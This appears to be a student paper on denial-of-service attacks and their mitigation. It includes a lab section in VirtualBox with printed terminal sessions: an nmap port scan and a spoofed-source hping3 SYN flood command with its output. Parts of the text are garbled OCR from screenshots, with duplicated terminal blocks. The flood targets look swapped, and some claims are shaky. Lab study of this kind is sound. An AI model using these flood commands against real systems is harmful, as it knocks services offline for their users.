Performing DOS Attacks and Discussing and Implementing Prevention and Mitigation Strategies

Khyati Chaturvedi, Parul Tripathi, Jinay Bafna

Abstract: A Denial-of-Service attack is a cyber-attack in which a malicious actor attempts to make a computer's resource unavailable to its intended users. These attacks can be carried out in various circumstances, the medium of carrying it out and who is the victim of this attack which decides whether the attack is malicious or not. Those who perform these attacks usually target sites or services hosted on high profile web servers like payment gateways and such. This term can be seen in regards to computer networks but its scope does not end here. It holds a much wider domain especially when we talk about CPU resource management. DoS attacks are performed as two general types: first that floods the services of the victim machine and second, that crashes its services. A common method to use this attack saturates the victim machine with external requests of communication rendering it unable to respond to legitimate traffic. In layman's terms attacks are executed to cause the victim machine to either reset or consuming its resources such that its intended services can no longer be used or hindering the communication pathway between the intended users and the victim so that they can no longer communicate satisfactorily. Developing an incident response plan is the critical first step toward comprehensive defence strategy. Depending on the infrastructure, a DoS response plan can get quite exhaustive. The first step you take when a malicious attack happens can define how it will end. Make sure your data centre is prepared, and each module is properly fulfilling their responsibilities. That way, you can minimize the impact on your system and save yourself months of recovery. Multi-level protection strategies in place such as advanced intrusion prevention and threat management systems, which combine firewalls, VPN, anti-spam, content filtering, load balancing, and other layers of DDoS defence techniques. Together they enable constant and consistent network protection to prevent a DDoS attack from happening. This includes everything from identifying possible traffic inconsistencies with the highest level of precision in blocking the attack.


Keywords: Cyber-attack, DOS, CPU resource management, Multi-level protection, Firewall, VPN, Anti-Spam, Content filtering, Load balancing, DDoS.

1 INTRODUCTION

The first documented DoS-style attack occurred during the week of February 7, 2000, when "mafiaboy," a 15-year-old Canadian hacker, orchestrated a series of DoS attacks against several e-commerce sites, including Amazon and eBay. These attacks used computers at multiple locations to overwhelm the vendors' computers and shut down their World Wide Web (WWW) sites to legitimate commercial traffic. They have been used for political purposes with neighbours of Russia (most notably Estonia in 2007, Georgia in 2008, and Ukraine in 2014 and 2015) having their Web sites targeted in times of conflict in the region. The Russian government has been suspected of being behind these attacks, but its involvement has not been definitively proven. In a DoS attack as mentioned in the previous lines, is an attack meant to shut down a machine or a network thus rendering it useless to its intended users by overwhelming the resources of the machine. Basically, what a DoS attack does is it blocks up the resources and consuming resources not making it available to intended users. For example, you send the target data packets, so many of them, flooding the victim with it causing it to reboot, crash or simply freeze.


There are basically three types of Dos attacks:

- **Application-layer Flood:** In this attack type, an attacker simply floods the service with requests from a spoofed IP address in an attempt to slow or crash the service.



  Preventing application-layer DoS attacks can be tricky. The best way to help mitigate these types of attacks is to outsource pattern detection and IP filtering to a third party.

- **Distributed Denial of Service Attacks (DDoS):** DDoS attacks occur in much the same way as DoS attacks except that requests are sent from many clients as opposed to just one.



  DDoS attacks often involve many "zombie" machines (machines that have been previously compromised and are being controlled by attackers). These "zombie" machines then send massive amounts of requests to a service to disable it.
  DDoS attacks are famously hard to mitigate, which is why outsourcing network filtering to a third party is the recommended approach.

- **Unintended Denial of Service Attacks:** Not all DoS attacks are nefarious. The third attack type is the "unintended" Denial of Service attack. The canonical example of an unintended DDoS is called "The Slashdot Effect ". Slashdot is an internet news site where anyone can post news stories and link to other sites. If a linked story becomes popular, it can cause millions of users to visit the site overloading the site with requests. If the site isn't built to handle that kind of load, the increased traffic can slow or even crash the linked site. Reddit and "The Reddit Hug of Death" is another excellent example of an unintentional DoS.

The United States Computer Emergency Response Team defines symptoms of denial-of-service attacks to include:

- Unusually slow network performance (opening files or accessing web sites)
- Unavailability of a particular web site
- Inability to access any web site
- Dramatic increase in the number of spam emails received - (this type of DoS attack is considered an e-mail bomb)

2 LITERATURE SURVEY

Mölsä, J. (2005). Mitigating denial of service attacks: A tutorial. Journal of computer security, 13(6), 807-837.

This tutorial describes what Denial of Service (DoS) attacks are, how they can be carried out in IP networks, and how one can defend against them. Mitigation of DoS attacks requires defence mechanisms for deployment as well as attack. This paper describes the importance of optimising the trade-off between security costs and acquired benefits in handling the most important risks. Mitigation of DoS attacks is thus closely related to risk management. This paper describes the DoS attack phase, its underlying mechanisms, and some estimates about real-life DoS activity on the Internet. It explains the major phases in handling DoS attacks at a victim site and gives an overview of a wide range of defences useful in the deployment and the attack phase. Risk management and the selection of a cost-effective set of defence mechanisms are shortly discussed.

Ballani, H., & Francis, P. (2008, October). Mitigating dns dos attacks. In Proceedings of the 15th ACM conference on Computer and communications security (pp. 189-198).

The paper considers DoS attacks on DNS wherein attackers flood the nameservers of a zone to disrupt resolution of resource records belonging to the zone and consequently, any of its sub-zones. The solution to that was to perform a minor minor change in the caching behavior of DNS resolvers that can significantly alleviate the impact of such attacks. DNS resolvers do not completely evict cached records whose TTL has expired rather, such records are stored in a separate "stale cache". If, during the resolution of a query, a resolver does not receive any response from the nameservers that are responsible for answering the query, it can use the information stored in the stale cache to answer the query. The stale cache is the part of the global DNS database that has been accessed by the resolver and has a policy that the resolver uses only when the relevant DNS servers are unavailable.

Dridi, L., & Zhani, M. F. (2016, October). SDN-guard: DoS attacks mitigation in SDN networks. In 2016 5th IEEE International Conference on Cloud Networking (Cloudnet) (pp. 212-217). IEEE.

This paper is about Software Defined Networking (SDN) technology and how to efficiently protect SDN networks against DoS attacks and mitigate their impact on the SDN controller performance, the consumption of the control plane bandwidth and the switch TCAM usage through their solution called SDN-Guard. The experiment begins by sending normal traffic consisting of TCP flows from all sources to all destinations.

The DoS attack starts afterward and lasts for ten minutes during which the server h6 is flooded with a large number of new TCP flows. The traffic returns to a normal behavior later on and only a normal amount of TCP flows is sent to the targeted server. The analysis of these four parameters was mainly focused namely: control incoming throughput, the average table size of the switches, the end-to-end throughput and the average Round Trip Time (RTT).

The conducted experiments using Mininet showed that the SDN-Guard succeeds in minimizing the impact of DoS significantly reduces by up to 32% the controller incoming throughput and the control plane bandwidth and cuts down by up to 26% switch memory usage. Furthermore, it also showed that SDN-Guard reduces packet loss and average packet round trip time in the network during DoS attacks.

Gao, S., Peng, Z., Xiao, B., Hu, A., Song, Y., & Ren, K. (2020). Detection and Mitigation of DoS Attacks in Software Defined Networks. IEEE/ACM Transactions on Networking, 28(3), 1419-1433.

The problem studied in this paper to detect and mitigate the SDN-aimed DoS attacks in OpenFlow networks. It talks about the concept of table-miss packets - packet that does not match any existing flow rules and discusses the importance of attack detection, and deems it at par with attack mitigation. FloodDefender (implemented on RYU controller in Python) is introduced for the same, and it has two modules – Detection and Mitigation. The experiment involves simulation of attacks and their prevention by FloodDefender, and the results are focused on the aspects of attack detection, victim switch bandwidth, neighbour switch bandwidth, flow table utilization, attack identification, resource consumption, packet loss and SDN self-security.

3 PROBLEM STATEMENT

A denial-of-service (DoS) attack is a type of cyber-attack in which a malicious actor aims to render a computer or other device unavailable to its intended users by interrupting the device's normal functioning. A DoS attack is characterized by using a single computer to launch the attack.

Our goal here is to perform a DoS attack and analyse it to find and implement methods to prevent and mitigate it.

4 PROPOSED METHODOLOGY


We plan to implement a 4-fold plan against the attack, which would include preventing it and stopping it if prevention is not possible.

1. At first, we use a VPN to hide our actual IP address if you are using a public network where people might attack your system, because without your IP address launching a flooding attack would not be possible.
2. Our second approach is in case you start observing signs that your system is in fact being attacked, to run Wireshark and analyse the network traffic, unusual network traffic, being flooded with TCP packets. We find the source IP of these malicious packets being flooded, and subsequently block it either by using an external software covered in our third approach or modifying the inbound rules in the advanced settings of your firewall settings to block the source of those packets.
3. For the third approach, we would need an external tool, and it can be carried out in 2 ways:
    a. We would install an anti-virus software that has in-built security feature. With SYN cookies enabled, whenever a new connection request arrives at a server, the server sends back a SYN+ACK with an Initial Sequence Number (ISN) uniquely generated using the information present in the incoming SYN packet and a secret key. If the connection request is from a legitimate host, the server gets back an ACK from the host.
    b. In the second way, we use network security softwares, available online, which uses a function to check CPU usage, and if the usage level crosses a certain set threshold, syn flood or TCP packet flood is stopped.
4. The fourth approach, probably the most aggressive, includes installing extra hardware devices.
    - ➢ We can install a Cisco router, or a router from any other company such as Microtik, for which we can get the software to configure the router.
    - ➢ We can configure their firewall and router settings to mitigate the DoS attack.
    - ➢ In case of Secure CT (software for cisco router) we can open terminal or use the script available online that can be downloaded and then imported into the terminal to change the firewall settings.
    - ➢ For a more personalized approach, we can write the script on our own. It is written in pseudo language.
    - ➢ This should be performed after consulting online tutorials from a trusted source or a technical professional.

5 IMPLEMENTATION


Performing the attack:

1. Obtaining IP address of target system:




```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\zoom>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e5d1:8d21:6481:1d0d%11
   IPv4 Address. . . . . . . . . . . : 10.0.2.6
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.0.2.1

Tunnel adapter isatap.{0CBD4AC8-73A0-4AA6-8A74-CF7D9725CEC7}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\zoom>
```

2. Running Kali Machine:




```
(base) kali@kali:~$ sudo ifconfig
[sudo] password for kali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fe23:ff90  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:23:ff:90  txqueuelen 1000  (Ethernet)
        RX packets 59581  bytes 3640514 (3.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5669911  bytes 340196296 (324.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 5652275  bytes 226091356 (215.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5652275  bytes 226091356 (215.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

(base) kali@kali:~$ █
```

3. Scanning for open ports:



```
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5669911  bytes 340196296 (324.4 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 5652275  bytes 226091356 (215.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5652275  bytes 226091356 (215.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

(base) kali@kali:~$ sudo nmap -p1-1000 80 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-06 15:21 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0044s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
554/tcp open  rtsp
MAC Address: 08:00:27:0F:D4:8A (Oracle VirtualBox virtual NIC)

Nmap done: 2 IP addresses (1 host up) scanned in 7.86 seconds
(base) kali@kali:~$ 
```

4. Performing the attack:



```
lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 5652275  bytes 226091356 (215.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5652275  bytes 226091356 (215.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

(base) kali@kali:~$ sudo nmap -p1-1000 80 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-06 15:21 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0044s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
554/tcp open  rtsp
MAC Address: 08:00:27:0F:D4:8A (Oracle VirtualBox virtual NIC)

Nmap done: 2 IP addresses (1 host up) scanned in 7.86 seconds
(base) kali@kali:~$ sudo hping3 -S 10.0.2.5 -a 10.0.2.6 -p 135 --flood
HPING 10.0.2.5 (eth0 10.0.2.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

5. CPU usage on target system:



Resource Monitor
File Monitor Help
Overview CPU Memory Disk Network
CPU 54% CPU ... 100% Max...
Disk 7 MB/sec ... 100% Hig...
Network 0 Kbps Ne... 1% Netwo...
Memory 0 Hard Fa... 15% Used...
Views
CPU
100%
60 Seconds
0%
Disk
10 MB/sec
0
Network
10 Kbps
0
Memory
100 Hard Faults/sec

Image	PID	Descr...	Status
System Interrupts	-	Defe...	Run...
System	4	NT K...	Run...
perfmon.exe	3044	Reso...	Run...
svchost.exe (netsvcs)	856	Host ...	Run...
svchost.exe (LocalS...	760	Host ...	Run...
SearchIndexer.exe	288	Micr...	Run...
csrss.exe	388	Clien...	Run...
svchost.exe (LocalS...	816	Host ...	Run...




Resource Monitor
File Monitor Help
Overview CPU Memory Disk Network
CPU 2% CPU U... 100% Max...
Disk 0 MB/sec ... 0% Highe...
Network 6 Kbps Ne... 0% Netwo...
Memory 0 Hard Fa... 15% Used...
Views
CPU
100%
60 Seconds
0%
Disk
100 MB/sec
0
Network
10 Kbps
0
Memory
100 Hard Faults/sec

Image	PID	Descr...	Status
System Interrupts	-	Defe...	Run...
System	4	NT K...	Run...
perfmon.exe	3044	Reso...	Run...
svchost.exe (LocalS...	816	Host ...	Run...
svchost.exe (netsvcs)	856	Host ...	Run...
SearchIndexer.exe	288	Micr...	Run...
svchost.exe (LocalS...	1152	Host ...	Run...
svchost.exe (LocalS...	760	Host ...	Run...

6. Attack details on attacker system:





```
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 5652275  bytes 226091356 (215.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5652275  bytes 226091356 (215.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

(base) kali@kali:~$ sudo nmap -p1-1000 80 10.0.2.6
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-06 15:21 EDT
Nmap scan report for 10.0.2.6
Host is up (0.0044s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
554/tcp open  rtsp
MAC Address: 08:00:27:0F:D4:8A (Oracle VirtualBox virtual NIC)

Nmap done: 2 IP addresses (1 host up) scanned in 7.86 seconds
(base) kali@kali:~$ sudo hping3 -S 10.0.2.5 -a 10.0.2.6 -p 135 --flood
HPING 10.0.2.5 (eth0 10.0.2.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.2.5 hping statistic ---
3152761 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
(base) kali@kali:~$ 
```

6 RESULTS

Protecting against the attack:

Method 1: Adding VPN


Internet Explorer cannot display the webpage - Windows Internet Explorer
https://www.msn.com/?ocid=iehp
Bing
Favorites
Suggested Sites
Web Slice Gallery
Internet Explorer cannot display the webpage
Page
Safety
Tools
Internet Explorer cannot display the webpage
What you can try:
Diagnose Connection Problems
More information
Diagnose Connection Problems...
Reopen Last Browsing Session
Pop-up Blocker
Manage Add-ons
Work Offline
Compatibility View
Compatibility View Settings
Full Screen F11
Toolbars
Explorer Bars
Developer Tools F12
Suggested Sites
Internet Options



To set up an Internet connection, click Setup.

Dial-up and Virtual Private Network settings

Choose Settings if you need to configure a proxy server for a connection.

● Never dial a connection


○ Dial whenever a network connection is not present

○ Always dial my default connection

Current None

Local Area Network (LAN) settings

LAN Settings do not apply to dial-up connections. Choose Settings above for dial-up settings.



Type the Internet address to connect to

Your network administrator can give you this address.

Internet address: Example: Contoso.com or 157.54.0.1 or 3ffe:1234::1111


Destination name: VPN Connection

□ Use a smart card

□ Allow other people to use this connection
This option allows anyone with access to this computer to use this connection.


□ Don't connect now; just set it up so I can connect later

Method 2: Masking the IP address




Adjust your computer's settings

Network and Internet
Check network status and change settings, set preferences for sharing files and computers, configure Internet display and connection, and more.



Network and Sharing Center
Check network status, change network settings and set preferences for sharing files and printers.



View your basic network information and set up connections

View your active networks

Network
Home network

Access type: Internet
HomeGroup: Joined
Connections: Local Area Connection


Change your networking settings

